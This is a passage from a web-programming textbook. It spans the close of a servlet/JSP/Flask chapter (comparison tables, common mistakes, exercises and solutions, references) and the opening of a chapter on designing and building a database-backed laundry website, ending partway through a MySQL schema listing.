      <td><a href="{{ url_for('bill', id=b.id) }}">{{ b.id }}</a></td>
      <td>{{ b.arrived[:16] }}</td>
      <td>{{ b.customer_name }}</td>
      <td>{{ b.service_description }}</td>
      <td>{{ b.quantity }}</td>
      <td class="num">{{ b.payment | rupiah }}</td>
      <td>{{ 'cancelled' if b.cancelled else b.status }}</td>
    </tr>
    {% endfor %}
  </table>
  <p>{{ bills | length }} bill(s) shown, newest first.</p>
{% endif %}
{% endblock %}
```

Two differences matter. **Jinja2 escapes by default**, so the danger is reversed: `| safe` is the phrase to distrust. And **Flask's default session is a signed cookie**: the browser holds the data, readable but tamper-proof, whereas Tomcat keeps it on the server — so the Flask track stores only the employee's id, name, role and outlet, and `LAUNDRY_SECRET_KEY` must be a long random value in production.

`python -m unittest -v test_app` drives the application through Flask's test client over a copy of the database. All eleven tests passed; **Listing 7.72** is what three of them printed.

Listing 7.72 Real output of the Flask tests. Compare it with **Listing 7.62** and **Listing 7.68**: the same bill, the same price, the same refusals, from three stacks.

```
Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000.
Bill B2954 moved on. / Bill B2954 still owes Rp 48.000; record the payment first.
A customer id looks like C0001.
Weight in kg, for example 3.2 (at most 100).
Rack A01 already holds an open bill.
```

The server was also run with `python app.py` and driven with `curl`, with the same results and access-log lines such as `POST /bills/new -> 302 in 6 ms`.

7.23 JSP Next to the PHP You Already Know

Chapters 3 and 5 built pages like these in PHP. Almost every line has a twin here, and learning the rows of **Table 7.12** is worth more than learning either column.

Table 7.12 PHP and servlet/JSP side by side. The last two rows are the only differences of kind; everything above them is vocabulary.

Idea	PHP (Chapters 3 and 5)	Servlet + JSP
A hole in a page	`<?php … ?>`	`<% … %>`
Print a value	`<?= $x ?>`	`<%= x %>` or `${x}`
Query or form value	`$_GET['q']`, `$_POST['name']`	`request.getParameter("q")`, `${param.q}`
Request method	`$_SERVER['REQUEST_METHOD']`	`doGet` / `doPost`
Escape for HTML	`htmlspecialchars($x)`	`<c:out value="${x}"/>`
Session	`$_SESSION['k']` after `session_start()`	`session.setAttribute("k", v)`
Include a file	`include 'header.php';`	`<%@ include file="header.jspf" %>`
Prepared statement	PDO with `?` placeholders	`PreparedStatement` with `?`
Loop in a page	`foreach ($a as $x):`	`<c:forEach var="x" items="${a}">`
Where a URL points	a file on disk	a class or page, via annotation or `web.xml`
When your code runs	interpreted, every request	translated and compiled once
Between requests	nothing survives	the servlet, the page object and their fields survive

The last two rows are what a PHP developer must unlearn: a PHP global dies with the response, a Java field is shared by every visitor; and a Java URL maps to a component, which buys addresses that can move without moving code and pages no browser can request directly.

7.24 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application

on FastAPI and PostgreSQL, with a local Qwen2.5 model through Ollama; not one line of it is Java, and every idea of this chapter is load-bearing in it.

Controllers without HTML, views without decisions: the dashboard renders a score and its signals and computes nothing, so the scoring rules can change without touching the page.

Filters for what every request needs: authentication, a login rate limit and consent checks run before any handler, in one place.

Escaping without exception: the real-time community feed shows text written by one user to every other, and the template engine escapes it by default.

Scopes and secrets: a scan result belongs to one request, the user to the session, tier limits to the application; passwords are kept only as Argon2id hashes, and UU PDP duties — consent, export, account purge — are features. The Laundry's PBKDF2 hashes and `HttpOnly` cookies are the same discipline at classroom scale.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape — untrusted input, a validator, a model, a view, a filter, a scope with the right lifetime — and the shape does not care which language it is written in.

7.25 Common Mistakes, and How to Avoid Them

`javax.servlet` imports on Tomcat 10 or 11. Every address answers 404. Use `jakarta.servlet` (**Table 7.2**).

The Servlet API jar inside the WAR. A `ClassCastException` from a class to itself. Compile against it; never package it.

No JSTL jars. Tomcat does not include them; `jakarta.tags.core` "cannot be resolved". Put both jars in `WEB-INF/lib`.

A semicolon inside `<%= … %>`. The generated line already has one.

Request data in a declaration or a servlet field. Shared by every visitor at once. Use a local variable or request scope.

Forgetting that `getParameter` returns `null`. Read parameters through a helper that turns `null` into `""`.

Setting the character encoding after the first `getParameter`. Too late; use a filter that runs first.

`${prices.wash-fold}`. The dash is a minus and the answer is silently `0`. Write `${prices['wash-fold']}`.

Bare `${x}` for a value a person typed. It does not escape. Use `<c:out>`.

`<a href="/bills">` inside a deployed application. It loses the context path. Use `${ctx}/bills` or `<c:url>`.

`property="*"` on a bean with a price in it. The visitor chooses the price. Copy fields one by one.

Forwarding after a successful POST. Reload creates the bill twice. Redirect.

Building SQL by joining strings. Bind every value.

Showing a stack trace to a visitor. Log it; show one sentence.

Trusting `HttpExchange.setAttribute` to be per request. It is per context. Use a real request scope.

Deploying with `admin`/`admin` in `tomcat-users.xml`. The manager accepts uploaded programs.

7.26 Chapter Summary

A servlet container runs your classes for you (**Figure 7.2**): a connector accepts the request, filters run in order, a servlet decides, a JSP page draws. Use Tomcat 10.1 or 11 and `jakarta.*` packages (**Table 7.2**); install Tomcat by unpacking it, or from VS Code with Community Server Connectors.

A JSP page is a servlet in disguise. It is translated into Java, compiled, loaded and instantiated once; every request is one call to `_jspService` on one shared object (**Figure 7.12**, **Figure 7.13**, **Listing 7.6**).

Template text is copied; JSP elements are holes. `<%= expr %>` becomes `out.print(expr)`; `<% code %>` is pasted into the method; `<%! code %>` lands in the class and is shared by every visitor (**Table 7.5**). Directives speak to the translator, once (**Table 7.4**).

Nine implicit objects, four scopes (**Table 7.6**, **Table 7.7**). The scopes answer "how long should this live?" and are searched page, request, session, application by `${name}`.

Beans, EL and JSTL take the Java out of the page. A bean is a no-argument constructor plus `getX`/`setX`; EL reads; JSTL decides and repeats; `<c:out>` escapes, and that default is a security control (**Listing 7.40**).

Servlet and JSP together are MVC (**Figure 7.17**, **Figure 7.19**): the servlet controls and dispatches, the page displays, the model holds the rules. After a successful POST, redirect.

JDBC through a DAO, with bound parameters and transactions, runs the same SQL on SQLite and MySQL; the URL, or a JNDI pool, decides which (**Listing 7.48**, **Listing 7.51**).

Sessions remember, filters guard. Hash passwords, change the session id at login, check a CSRF token on every POST, and put every cross-cutting rule in a filter (**Listing 7.57**).

The same application runs three ways (**Table 7.11**): servlet and JSP on Tomcat, the JDK's HttpServer, and Flask with Jinja2. The jobs are the same; only the names change.

The specifications are Jakarta Servlet [5], Jakarta Pages [6], Jakarta Tags [7] and Jakarta Expression Language [8]; Tomcat's documentation [9] and the Community Server Connectors page [10] are the practical companions; Basham, Sierra and Bates [11] and Hall and Brown [12] are friendly long treatments. For JDBC see [13] and the MySQL manual [14]; for Flask, [15]. The security rules are OWASP's [16], and the personal-data obligations are UU 27/2022 [4]. The Jakarta EE 11 release is announced in [1], the Tomcat versions of **Table 7.2** are tracked in [2], and the contents of the newest XAMPP in [3].

7.27 Exercises

7.1 Run `./xlate.sh hello.jsp` in the `minijsp` folder and point at the line of **Listing 7.6** that each line of **Listing 7.4** produced.

7.2 Predict, then check, what `<%= 4 * 12000 %>`, `<%= 4 * 12000; %>` and `<%= "4" + 12000 %>` each do.

7.3 Request `counter.jsp` three times and explain the two sequences of numbers.

7.4 Request `scopes.jsp` twice, then from a second browser. Which counters moved, and why?

7.5 A page shows `${param.note}` and a visitor submits `<b>hi</b>`. What does the browser draw? Replace it with `<c:out>` and answer again.

7.6 Predict `${prices.wash-fold}`, `${prices['wash-fold']}`, `${7 * 8000}` and `${36000 div 6}` on MiniJSP's `el-demo.jsp`, then check.

7.7 Rewrite the shopping-cart loop of **Listing 7.21** with `<c:forEach>` and `<c:out>`. Which version can be left broken without any editor noticing?

7.8 Compute by hand the bill for 2.1 kg of curtains (S0010, Rp 15.000 per kg) and for 3 bed covers (S0008). Then create both in any of the three running tracks.

7.9 Remove `resp.sendRedirect` from `NewBillServlet` and forward to `bill.jsp` instead. What happens when the cashier presses Reload?

7.10 Log in as `cuci1@profitina-laundry.example` and try to create a bill. Which line of which class stops you, and what status comes back?

7.11 Explain why `<%@ include %>` cannot take a page name computed at request time, using the words *translation phase* and *request phase*.

7.12 Point the HttpServer track at MySQL (or MariaDB) and run its tests. What did you have to change in the Java code?

7.28 Solutions to the Exercises

7.1 `<html>` became `out.write("<html>\n");` the tabs survived as `\t`; `<%= new java.util.Date() %>` became `out.print(new java.util.Date());`; and the variables at the top of `_jspService` are implicit objects nobody declared. The class is `hello_jsp` because the file is `hello.jsp`.

7.2 The first prints `48000` — integer arithmetic, no separator. The second does not translate: the generated line is `out.print(4 * 12000;);`. The third prints `412000`: in Java, `+` with a `String` on the left concatenates. PHP would convert `"4"` to a number and print `12004`; the same expression means different things in the two languages.

7.3 The declared counter prints 1, 2, 3; the local variable prints 1, 1, 1 (**Listing 7.11**). The field belongs to the single page object; the local belongs to one call of `_jspService`.

7.4 Page stays at 1, request changes to an unrelated number, session and application both climb (**Listing 7.29**). In the second browser the session starts again at 1 — it has no cookie for the first session — while application keeps climbing.

7.5 `${param.note}` writes `<b>hi</b>` into the page and the browser draws **hi** in bold: the visitor has changed your markup, and with `<script>` they would run code in someone else's browser. `<c:out value="${param.note}"/>` writes `<b>hi</b>` and the browser shows the characters `<b>hi</b>`.

7.6 `0` (the dash is a minus: two missing names, each zero); `8000`; `56000` (whole numbers stay whole under `*`); `6000.0` (`div` always gives floating point).

7.7 The JSTL version is the `<c:forEach>` pattern of **Listing 7.35**. The scriptlet version can be broken invisibly: delete the closing `<% } %>` and nothing in the page looks wrong, while the

compiler complains about the end of the file. Delete `</c:forEach>` and every editor marks the unclosed tag.

7.8 Curtains are sold per kg, so 2.1 kg rounds up to 3 units: $3 \times 15000 = 45000$, Rp 45.000. Bed covers are per item and must be a whole number: $3 \times 35000 = 105000$, Rp 105.000. Entering `2.5` bed covers is refused with "A whole number of items, for example 2."

7.9 Reload repeats the POST — the browser usually asks "resubmit the form?" — and a second bill, B2955, is created for the same laundry. Post/Redirect/Get exists to prevent exactly this.

7.10 `NewBillServlet.doPost`: `if (!user.isMayCreateBills())` sends 403 "Washers do not take new bills.", which `error.jsp` draws as *Not allowed*. (`Employee.isMayCreateBills` returns `false` for the role *washer*.) The HttpServer and Flask tracks answer 403 in the same place.

7.11 The include directive is obeyed in the **translation phase**, when the page becomes Java source. At that moment there is no request — no parameters, no session, no visitor — so the file name must be a constant. `<jsp:include>` is obeyed in the **request phase**, when a request exists, so its `page` attribute may be computed from it.

7.12 Nothing. Load `schema.mysql.sql` and `seed.mysql.sql`, put the driver jar on the classpath and pass `-Dlaundry.db.url=jdbc:mysql://localhost:3306/profitina_laundry?user=laundry&password=…` (or set `LAUNDRY_DB_URL`). The SQL is the same for both databases; only `Db` looks at the URL. This book's build ran exactly that against MariaDB, and all fourteen checks passed.

References

[1] Eclipse Foundation, "The Eclipse Foundation's Jakarta EE Working Group announces Jakarta EE 11 release," Jun. 26, 2025. [Online]. Available: https://jakarta.ee/news/jakarta-ee-11-released/

[2] The Apache Software Foundation, *Apache Tomcat: Which version do I want?* [Online]. Available: https://tomcat.apache.org/whichversion.html (accessed Sep. 2026); endoflife.date, *Apache Tomcat*. [Online]. Available: https://endoflife.date/tomcat

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[5] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[6] Eclipse Foundation, *Jakarta Pages Specification, Version 3.1*. Brussels, Belgium: Eclipse Foundation, 2022.

[7] Eclipse Foundation, *Jakarta Standard Tag Library Specification, Version 3.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[8] Eclipse Foundation, *Jakarta Expression Language Specification, Version 5.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[9] Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[10] Red Hat, *Community Server Connectors* (Visual Studio Code extension `redhat.vscode-community-server-connector`). [Online]. Available: https://marketplace.visualstudio.com/items?itemName=redhat.vscode-community-server-connector

[11] B. Basham, K. Sierra, and B. Bates, *Head First Servlets and JSP*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2008.

[12] M. Hall and L. Brown, *Core Servlets and JavaServer Pages*, 2nd ed. Upper Saddle River, NJ, USA: Prentice Hall, 2003.

[13] Oracle Corporation, *JDBC Basics: The Java Tutorials*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[14] Oracle Corporation, *MySQL 8.4 Reference Manual*. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/

[15] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[16] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

Chapter 8

Evaluation and Discussion II: A Database-Backed Web Application, from Design to Deployment

This chapter adds no new technology. It works problems instead, twelve of them, and every one is solved from a blank page. The first four together make one project: a complete website for Profitina Laundry with a database designed from scratch, registration, login and logout, eight working features on top of them, an acceptance test that proves the features work, and a repository and deployment that are safe to show the world. The other eight are new, and each targets one idea from Chapters 5 to 7: a report built with `JOIN`, `GROUP BY` and `HAVING`; a status check that cannot be broken by SQL injection; the difference between a cookie and a session, shown by forging one; an XML export that stays well-formed; an XML Schema that catches what a parser cannot; a JSON price list whose numbers are really numbers; a servlet and a JSP page arranged as model, view and controller; and the lifecycle and scopes of a servlet. Every problem is solved in the technology it is about (PHP, SQL, XML, JSON or JSP) and again in Java and in Python, and every output you see was printed by the program above it. By the end of the chapter you will have a method for any web problem that involves a database, and you will have used it twelve times.

8.1 Where We Left Off

Chapters 5, 6 and 7 filled the toolbox that the rest of this book uses. Naming the right tool is half of solving a problem, so let us open the box and look at what is inside.

From **Chapter 5** we have a running server: Apache or PHP's own development server in front, PHP in the middle, and MySQL or MariaDB (or SQLite, which needs no server at all) behind. We have *redirection* (the `Location` header and the status code 302), *cookies* and *sessions* (how a server that forgets everything between requests can still remember who you are), the *relational model* (tables, rows, primary keys, foreign keys), *normalization* (the three normal forms that stop the same fact from being stored twice), and SQL from nothing: `CREATE TABLE`, `INSERT`, `SELECT` with `WHERE`, `ORDER BY` and `LIMIT`, `UPDATE`, `DELETE`, joins, `GROUP BY` and `HAVING`. We connected PHP to the database, first with `mysqli` and then with PDO, we watched SQL injection break a sign-in page, and we repaired it with *prepared statements*. We met *transactions*, which make several changes happen together or not at all.

From **Chapter 6** we have XML: the six rules of well-formedness, entity references such as `&`, the tree of nodes, namespaces, the difference between *well-formed* and *valid*, DTDs and XML Schema, three ways of reading a document (DOM, SAX and pull parsing), XPath and XSLT, and JSON, the lighter rival that most web APIs now speak.

From **Chapter 7** we have server-side Java: the *container* (Tomcat), *servlets* and their lifecycle (`init`, `service`, `destroy`), JSP pages and the servlets they turn into, directives, scripting elements,

the implicit objects, the four *scopes* (page, request, session, application), JavaBeans, the Expression Language, JSTL, forwarding, and JDBC through a small data-access class.

This chapter uses all of it, in four layers.

1. **A method** (Section 8.2): eight steps that take you from a paragraph of requirements to a working, tested web application.
2. **The case and the code** (Section 8.3): one database, one folder of programs, and how to run every one of them.
3. **Twelve worked problems.** Problems 8.1 to 8.4 (Section 8.4) build the complete project. Problems 8.5 to 8.7 (Section 8.5) are new problems on PHP and MySQL, Problems 8.8 to 8.10 (Section 8.6) on XML and JSON, and Problems 8.11 and 8.12 (Section 8.7) on servlets and JSP.
4. **The usual closing sections**: a comparison of all the problems, where the ideas meet a real product, common mistakes, a summary, exercises, and their full solutions.

Every problem is laid out in the same order, and each part has a bold label so that you can find it again: **The problem**, **In our own words**, **Design**, the solutions in the problem's own technology and then in **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Read the statement of a problem, then cover the rest of the page and spend ten minutes on it yourself: sketch the tables, write the URL of every page, write one SQL statement by hand. A solution you have wrestled with first is understood in a way that a solution you have only read never is. Then read on and compare. The *check yourself* variant at the end of each problem tells you whether the idea has really arrived.

8.2 How to Approach a Web Application Problem

A problem in web programming rarely says "write this one function". It says "here is a business; make it a website". A laundry takes in clothes, weighs them, prices them, washes them, takes money and hands the clothes back. Where do you start? Beginners start by opening an editor and writing `<html>`. That is the one place not to start, because every page depends on the data behind it, and the data has not been decided yet. This section gives a method: eight steps that say what to write, in what order, before and while you write code. On a small problem the first four take twenty minutes; on a large one they are the difference between a design and a heap of pages.

> **DEFINITION.** A *requirement* is one sentence that says what the system must let someone do, or must never let happen: "a cashier can record a payment for a bill", "nobody can delete a customer who still has bills". A *feature* is a group of pages and actions that satisfies one or more requirements for one kind of user.

Step 1 — Write down the people and what each wants to do. Who uses the site? For the laundry: a *customer*, who wants to see the price list and the state of his own bills; a *cashier*, who takes in bills, records payments and looks after the customer list; and a *visitor* who is not logged in and may only see public pages. Next to each person, write verbs: *register*, *log in*, *search*, *add*, *change*, *pay*, *collect*. Each verb is a candidate feature.

Step 2 — Underline the nouns, and turn them into tables. Customer, service, bill, payment, outlet, employee. A noun that has several facts of its own (a customer has a name, a phone, an e-mail address) becomes a table; a noun that is a single fact (a phone number) becomes a column. Two nouns connected by "has" or "belongs to" (a customer *has* bills) become a *foreign key* on the "many" side. This is the conceptual model, and Problem 8.1 does it in full.

Step 3 — Make every fact live in exactly one place. Apply the three normal forms of Chapter 5. The customer's name lives in `Customer`, never copied into `Bill`; the bill points at the customer by id. There is one deliberate exception, and it teaches the rule: the *amount charged* is copied into the bill when the bill is created, because a later change to the price list must not rewrite what a customer was charged last month. A copy that records history is not duplication; a copy that merely saves a join is.

Step 4 — List the URLs. Every page and every action gets a method and a path: `GET /customers` lists, `POST /customers/new` creates, `POST /customers/C0001/delete` deletes. Reading actions use `GET`; anything that changes data uses `POST`, because a browser, a search engine or a link preview may follow a `GET` link on its own [1]. After a successful `POST`, answer with a redirect, never with a page, so that pressing Reload does not charge the customer twice. This rule has a name, *Post/Redirect/Get*.

Step 5 — Decide who may do what. For every URL, write which kinds of user may use it: nobody, anyone, customers, staff. The check that enforces this runs on the server for every request. Hiding a link in the menu is a convenience, not a protection.

Step 6 — Write the checks before the code. For each feature write two or three requests and what must come back, and always include an edge case: the empty search, the quantity zero, the customer who still has bills, the payment larger than the balance, the page that does not exist. Problem 8.4 turns these into an acceptance test that runs over real HTTP.

Step 7 — Build one request at a time, and run it. Write one route, try it, then the next. Most beginners write ten pages and then discover that the session never worked. After each route, run the checks written so far.

Step 8 — Keep secrets out of the code, and write down what you built. Passwords and keys come from the environment, never from a file in the repository. A short write-up (what the data looks like, what each feature does, what was measured, who did what) is part of the product, not an afterthought; Problem 8.4 shows its shape.

> **THE ORDER MATTERS.** Data first (Steps 2 and 3), then addresses (Step 4), then permissions (Step 5), then tests (Step 6), and only then code (Step 7). Each step constrains the next. A team that starts at Step 7 ends up redesigning its tables on the last evening, when every page already depends on them.

8.3 The Case and the Code of This Chapter

All twelve problems use one database: the Profitina Laundry database that the finished application of this book also uses. It describes a fictional laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00, closing time. The database comes in two dialects, one for SQLite and one for MySQL or MariaDB, with the same seven tables: `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. SQLite keeps the whole database in one file, `laundry.db`, and needs nothing installed beyond the language you are already using; that is why it is the default here. Every PHP program also runs on MySQL when you set one environment variable.

The code of this chapter lives in one folder, `Code_new/Chapter08`, laid out as **Table 8.1** shows. The folder has its own `README.md` that says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code.

Table 8.1 The folders of the chapter's code. Each program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`laundry.db`, a copy of the Profitina Laundry database	nothing
`sql/`	the SQL of Problems 8.1 and 8.5 and of the exercises	SQLite or MySQL
`php/`	the Laundry Desk (`lib.php`, `public/index.php`) and Problems 8.2 and 8.5 to 8.10	PHP 8 with PDO
`java/`	the Laundry Desk and every problem on the JDK's own HTTP server and JDBC	JDK 21 or newer
`python/`	the Laundry Desk and every problem on Flask and `sqlite3`	Python 3.11+, Flask, lxml
`xml/`	the XML Schema, the exported document and a broken document (Problems 8.8, 8.9)	nothing
`js/`	the JavaScript client of Problem 8.10	Node.js
`jsp/`	the servlets, the JSP page and a small stand-in container (Problems 8.11, 8.12)	JDK, servlet API jar
`tests/`	the acceptance test of Problem 8.4, and `run_all.sh`, which runs everything	all of the above
`deploy/`	`.gitignore`, the settings template and the repository check of Problem 8.4	Git
`vendor/`	`sqlite-jdbc` and `jakarta.servlet-api`, the two jars the Java code needs	nothing

A word about what was run and what was not. Every PHP, SQL, Java, Python, XML and JavaScript program in this chapter was run while the chapter was written, and the output printed below each listing is the output it produced. The SQL was run on SQLite and on MariaDB 10.11; the PHP pages were run on SQLite and on MariaDB. Two things could not be run here, and the text says so each time: Laravel (its installer downloads packages from the internet, which the machine used for this chapter could not reach) and a real servlet container. The servlets were compiled against the official Jakarta Servlet 6.0 interfaces and then *run* inside a very small stand-in container written for this chapter; the JSP page, which only a real container can translate, is given together with the exact steps to deploy it on Tomcat 10 or newer.

8.4 The Project: A CRUD Website with Authentication

> **PROBLEM.** Build a CRUD (Create, Read, Update, Delete) website using the Laravel framework or another framework of your choice. Laravel is an MVC (Model–View–Controller) PHP framework, and the website must satisfy these conditions: it has at least eight features, not counting authentication; it includes login, registration and logout; and its database schema contains at least one foreign key. Write a report that contains the database design (the conceptual and the physical data model), a list of all implemented features, screenshots of each feature with a brief explanation, and, for a team, a clear statement of each member's share of the work and contributions (for example, "Putri Widyasari 55%: …, Gupito Lelono 45%: …"). Finally, deploy the website to a free web hosting service and publish its complete source code in a public repository.

In our own words. This is one project with four separate deliverables, and it is much easier to solve as four problems than as one. We will solve them in the order in which they depend on each other.

- **Problem 8.1**: design the database, conceptual and physical, with foreign keys that the database really enforces.

- **Problem 8.2**: registration, login and logout, with passwords stored the way they must be stored.
- **Problem 8.3**: at least eight features, each a small group of pages that creates, reads, updates or deletes something.
- **Problem 8.4**: the evidence and the delivery: an acceptance test over real HTTP, the write-up, a repository that contains no secrets, and deployment.

The framework question. The statement allows "another framework of your choice", and that choice deserves a sentence of thought. Laravel [2] gives you routing, a template language, an object–relational mapper, migrations and a ready-made authentication kit, and a real team building a real product should use it or something like it. But a framework hides exactly the machinery that Chapters 5 to 7 taught, and a reader who has never seen that machinery cannot tell what the framework is doing on his behalf. So this chapter solves the project three times *without* a framework, in the smallest code that is still honest: PHP with PDO, Java with the JDK's built-in HTTP server and JDBC, and Python with Flask (a micro-framework that provides routing and sessions and nothing else). All three are organized in the MVC way, which is what the statement is really asking for, and Section 8.4.3 ends with a table that maps every piece of the PHP solution to its Laravel counterpart, so that moving to Laravel afterwards is a translation, not a mystery. We call the application the **Laundry Desk**.

8.4.1 Problem 8.1 — Designing the database

> **PROBLEM.** Give the conceptual and the physical data model of the website's database. The schema must contain at least one foreign key.

In our own words. Two drawings and one script. The *conceptual* model says which things the business deals with and how they are related, in words a shop owner would recognize, with no data types in sight. The *physical* model says exactly how those things are stored in one particular database: table names, column names, types, primary keys, foreign keys and the rules (constraints) the database will enforce. Then we must *prove* that the foreign key does its job: that it refuses a row that points at nothing.

> **DEFINITION.** A *conceptual data model* lists the *entities* of a business (the kinds of thing it keeps facts about) and the *relationships* between them, each with its *cardinality*: one-to-one, one-to-many or many-to-many. A *physical data model* is the same design written for one database product: tables, columns with types, primary keys, foreign keys, and constraints [3].

Design, the conceptual model. Read the business back to front, starting from the piece of paper at its center: the bill. A bill is written for one *customer*, for one *service* from the price list, by one *employee*, at one *outlet*. A bill may be paid in several *payments* (half now, half on collection), and every change in its state (received, finished, collected, cancelled, complained about) is written into a *status log* together with the employee who made it. Employees work at an outlet, and every employee except the owner has a supervisor who is also an employee. That gives seven entities, drawn in **Figure 8.1**.




Figure 8.1 The conceptual model of Profitina Laundry: seven entities, with the bill at the center. Every line is one-to-many, read from the "1" side to the "N" side.

Read each line aloud as a sentence in both directions, because that is how you check a cardinality. "One customer has many bills; one bill belongs to exactly one customer." True. "One service is used by many bills; one bill uses exactly one service." True for this shop: a customer who brings shoes and a suit gets two bills. "One employee supervises many employees; one employee has at most one supervisor." True, and the owner, who has none, is the reason the supervisor column may be empty. There is no many-to-many relationship here; if there were (for instance, if one bill could hold several services), it would need a table of its own between the two, with a foreign key to each.

Design, the physical model. Now choose, for each entity, a table and its columns, types and keys. **Figure 8.2** shows the core of it, the four tables that every feature of the Laundry Desk touches; the full seven-table schema is in the Profitina Laundry `database` folder, in a SQLite and a MySQL version.




Figure 8.2 The core of the physical model: primary keys underlined, each foreign key drawn from the key it refers to. The crow's foot marks the "many" end.

Four decisions in **Figure 8.2** are worth saying out loud. First, the keys are short readable codes (`C0001`, `S0004`, `B2953`) because they are printed on receipts and read over the telephone; a hidden auto-increment integer would have served a program equally well. Second, money is `DECIMAL(10,2)`, never a floating-point type, because a float cannot hold most decimal fractions exactly and a laundry that loses one rupiah per bill loses it three thousand times a year. Third, `Bill.payment` is the amount *charged*, copied from `Service.price × Bill.unit` when the bill is created, for the reason given in Step 3 of Section 8.2; the amount *paid* is not stored anywhere but always computed as the sum of the bill's payments. Fourth, `Customer.password_hash` may be

`NULL`, which means "this customer has no online account", because most of the 256 customers have never registered on the website and must not be forced to.

> **DEFINITION.** A *foreign key* is a column (or group of columns) whose value must equal the primary key of an existing row in another table, or else be `NULL` if the column allows it. `ON DELETE RESTRICT` makes the database refuse to delete a row that other rows still point at; `ON UPDATE CASCADE` makes it carry a change of the key into every row that points at it [4].

The SQL solution. Listing 8.1 is the physical model of the three core tables written for MySQL, followed by four statements that put the two foreign keys to work. It runs as it stands in phpMyAdmin (SQL tab) or in a terminal.

Listing 8.1 `p81_design.mysql.sql`: three tables, two foreign keys, and four statements that test them.

```sql
-- p81_design.mysql.sql - Problem 8.1: the core of the physical model, with two foreign
keys,
-- and four statements that put the keys to work.
-- Run (XAMPP shell or terminal):  mysql -u root --force -t < p81_design.mysql.sql
DROP DATABASE IF EXISTS p81_demo;
CREATE DATABASE p81_demo CHARACTER SET utf8mb4;
USE p81_demo;

CREATE TABLE Customer (
    id     CHAR(5)     NOT NULL,
    name   VARCHAR(50) NOT NULL,
    phone  VARCHAR(30) NOT NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id)
) ENGINE = InnoDB;

CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL,
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE = InnoDB;

CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
